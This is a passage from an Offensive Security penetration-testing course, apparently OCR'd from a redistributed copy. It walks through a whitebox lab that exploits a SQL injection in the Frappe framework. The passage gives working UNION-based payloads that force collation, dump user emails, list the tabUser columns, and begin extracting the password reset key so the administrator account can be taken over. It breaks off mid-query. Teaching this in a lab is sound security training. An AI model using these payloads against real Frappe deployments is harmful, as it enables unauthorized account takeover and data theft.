


Figure 207: SQL Injection to Extract Version

The query returns the version found in Listing 270, which confirms the SQL injection.

```
10.2.24-MariaDB-10.2.24+maria~xenial-log
```

Listing 270 - Database software version

Next, let's figure out what information we need to extract to obtain a higher level of access to the application.

8.3.1.2 Exercises

1. Recreate the SQL injection.
2. Attempt to discover how the *web_search* function is used in the UI. Would it have been possible to discover this kind of vulnerability in a black box assessment?

8.4 Authentication Bypass Exploitation

At this point, we have achieved SQL injection into a SELECT statement. Now we need to figure out how to leverage it to escalate our privileges. Let's attempt to login as the administrator account.

PyMysql, the Python MySQL client library,[120] does not allow multiple queries in one execution unless "multi=True" is specified in the *execute* function. Searching through the code, it does not appear that "multi=True" is set. This means that we have to stick with the SELECT query we currently have and cannot INSERT new rows or UPDATE existing rows in the database.

[120] (MySQL, 2020), https://dev.mysql.com/doc/connector-python/en/connector-python-api-mysqlcursor-execute.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Frappe passwords are hashed[121] with PBK DF2.[122] While it might be possible to crack the passwords, an easier route might be to hijack the password reset token. Let's visit the homepage to verify that Frappe does indeed have password reset functionality.




Figure 208: Frappe Password Reset

Next, we'll determine what tables to query to extract the password reset token value.

8.4.1 Obtaining Admin User Information

The Frappe documentation for passwords states that Frappe keeps the name and password in the *__Auth* table.[123] However, this table does not have a field for the password reset key, so we'll have to search the database for the key location.

Since Frappe uses a metadata-driven pattern, the database has a lot of tables. We could find the user table by simply using the application as intended and inspecting the logs for submitted data. For this section, we want to figure out where the reset key is stored.

Let's visit the password reset page by clicking on the "Forgot Password?" link on the login page. From here, we can use a token value to reset the password. This token will allow us to more easily search through the logs to find the correct entry. We will use the email "token_searchForUserTable@mail.com" as the token.

---

[121] (Frappe, 2020), https://frappe.io/docs/user/en/users-and-permissions#password-hashing

[122] (Wikipedia, 2020), https://en.wikipedia.org/wiki/PBKDF2

[123] (Frappe, 2020), https://frappe.io/docs/user/en/users-and-permissions#password-hashing

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 209: Password Reset for Token

Before clicking *Send Password*, we will also start a command to follow the database logs and **`grep`** for our token as shown in Listing 271.

Next, let's click *Send Password* and we will receive an error. We will find that the database log command displays an entry.

```
frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log | grep token_searchForUserTable
  4980 Query select * from `tabUser` where `name` =
'token_searchForUserTable@mail.com' order by modified desc
```

Listing 271 - Discovered table for password reset

We have just discovered the *tabUser* table.

8.4.2 Resetting the Admin Password

Now that we know which tables we need to target, let's create a SQL query to extract the email/name of the user. The documentation says that the email can be found in the name column in the *__Auth* table. A non-SQL injection query would be similar to the one found in Listing 272.

```
SELECT name FROM __Auth;
```

Listing 272 - Standard query for extracting the name/email

However, we need the query in Listing 272 to be usable in the UNION query. For this, we need to replace one of the numbers with the *name* column and add a "FROM __Auth" to the end of the UNION query. The query we are attempting to execute can be found in Listing 273.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT 1,2,3,4,name
FROM __Auth#%" AND MATCH(`content`) AGAINST (\'\\"offsec\\"\' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 273 - Target query we are attempting to execute

The highlighted part in Listing 273 will be the payload to the SQL injection. Next, we will place the payload in Burp, send the request, and inspect the response.




Figure 210: SQL Injection Collation Error

This is where we run into our first error. Frappe responds with the error “Illegal mix of collations for operation ‘UNION’”.

Database collation describes the rules determining how the database will compare characters in a character set. For example, there are collations like “utf8mb4_general_ci” that are case-insensitive (indicated by the “ci” at the end of the collation name). These collations will not take the case into consideration when comparing values.[124]

It is possible for us to force a collation within the query. However, we first need to discover the collation used in the *__global_search* table that we are injecting into. We can do this using the query found in Listing 274.

[124] (database.guide, 2018), https://database.guide/what-is-collation-in-databases/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
SELECT COLLATION_NAME
FROM information_schema.columns
WHERE TABLE_NAME = "__global_search" AND COLUMN_NAME = "name";
```

Listing 274 - Query to discover collation

Since this is a whitebox assessment, we could run the query in Listing 274 directly on the host. However, the collation across builds and versions of an application might be different. It is best practice to extract values like the collation directly from the host we are targeting. For this reason, we will use our SQL injection to extract the collation.

Like the previous payload, we have to change this query to fit into a UNION query. We want the final query to be like the one found in Listing 275.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND  `route` like "offsec_scope" UNION ALL SELECT
1,2,3,4,COLLATION_NAME FROM information_schema.columns WHERE TABLE_NAME =
"__global_search" AND COLUMN_NAME = "name"#%" AND MATCH(`content`) AGAINST
('\"offsec\"' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0
```

Listing 275 - Full query to discover collation

The highlighted part in Listing 275 will become the payload we send in Burp.




Figure 211: Discovering Collation via SQLi

This request returns the value of “utf8mb4_general_ci” as the collation for the name column in the *__global_search* table. With this information, let’s edit our previous payload to include the “COLLATE utf8mb4_general_ci” command. The query we are attempting to run is as follows:

```
SELECT name COLLATE utf8mb4_general_ci FROM __Auth;
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 276 - Standard query for extracting the name/email with collation

This makes the final query similar to the one found in Listing 277.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT 1,2,3,4,name
COLLATE utf8mb4_general_ci FROM __Auth#%" AND MATCH(`content`) AGAINST ('\"offsec\"'
IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0'
```

Listing 277 - SQL injection query with collation

Sending this payload in Burp allows us to extract the name/email from the database.




Figure 212: Extracting the name/email from Database

This returns the response shown in Listing 278.

```
{"message":[{"route":"Administrator","content":"3","relevance":0,"name":"2","title":"4
","doctype":"1"},{"route":"zeljka.k@randomdomain.com","content":"3","relevance":0,"nam
e":"2","title":"4","doctype":"1"}]}
```

Listing 278 - Extracting the users

Based on the response, the email we used to create the admin user was discovered. This is the account that we will target for the password reset. We can enter the email in the *Forgot Password* field.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 213: Email in Password Reset Field

Selecting *Send Password* will create the password reset token for the user and send an email about the password reset.




Figure 214: Password Reset Complete

Next, we can use the SQL injection to extract the reset key. We know that the reset key is contained in the tabUser table, but we don't know which column yet. To find the column, we will use the query in Listing 279.

```
SELECT COLUMN_NAME
FROM information_schema.columns
WHERE TABLE_NAME = "tabUser";
```

Listing 279 - Query to discover password reset column

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Again, we need to make this conform to the UNION query.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT
1,2,3,4,COLUMN_NAME FROM information_schema.columns WHERE TABLE_NAME =
"tabUser"#%" AND MATCH(`content`) AGAINST (\'\\"offsec\\"\' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0'
```

Listing 280 - Finding table name for password reset

The highlighted part displayed above is the payload that we'll send in Burp via the *scope* variable.




Figure 215: SQLi to Obtain List of Column Names

Sending that SQL injection payload returns the JSON found in Listing 281.

```
{"message":[{"name":"2","content":"3","relevance":0,"title":"4","doctype":"1","route":
"birth_date"},{"name":"2","content":"3","relevance":0,"title":"4","doctype":"1","route
"1","route":"email"},{"name":"2","content":"3","relevance":0,"title":"4","doctype":"1"
","route":"allowed_in_mentions"}]}
```

```
"name"},...,{"name":"2","content":"3","relevance":0,"title":"4","doctype":"1","route":
":"reset_password_key"},{"name":"2","content":"3","relevance":0,"title":"4","doctype":
,"route":"_comments"},{"name":"2","content":"3","relevance":0,"title":"4","doctype":"1
```

Listing 281 - List of column names

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

From the list of columns, we notice *reset_password_key*. We can use this column name to extract the password reset key. We should also include the *name* column to ensure that we are obtaining the reset key for the correct user. The query for this is:

```
SELECT name COLLATE utf8mb4_general_ci, reset_password_key COLLATE
utf8mb4_general_ci FROM tabUser;
```

Listing 282 - Extracting the reset key query

The SQL query in Listing 282 needs to conform to the UNION query. This time, we will use the number “1” for the name/email and number “5” for the *reset_password_key*. The updated query can be found in Listing 283.

```
SELECT `doctype`, `name`, `content`, `title`,
  `route` FROM `__global_search`
  WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT name COLLATE
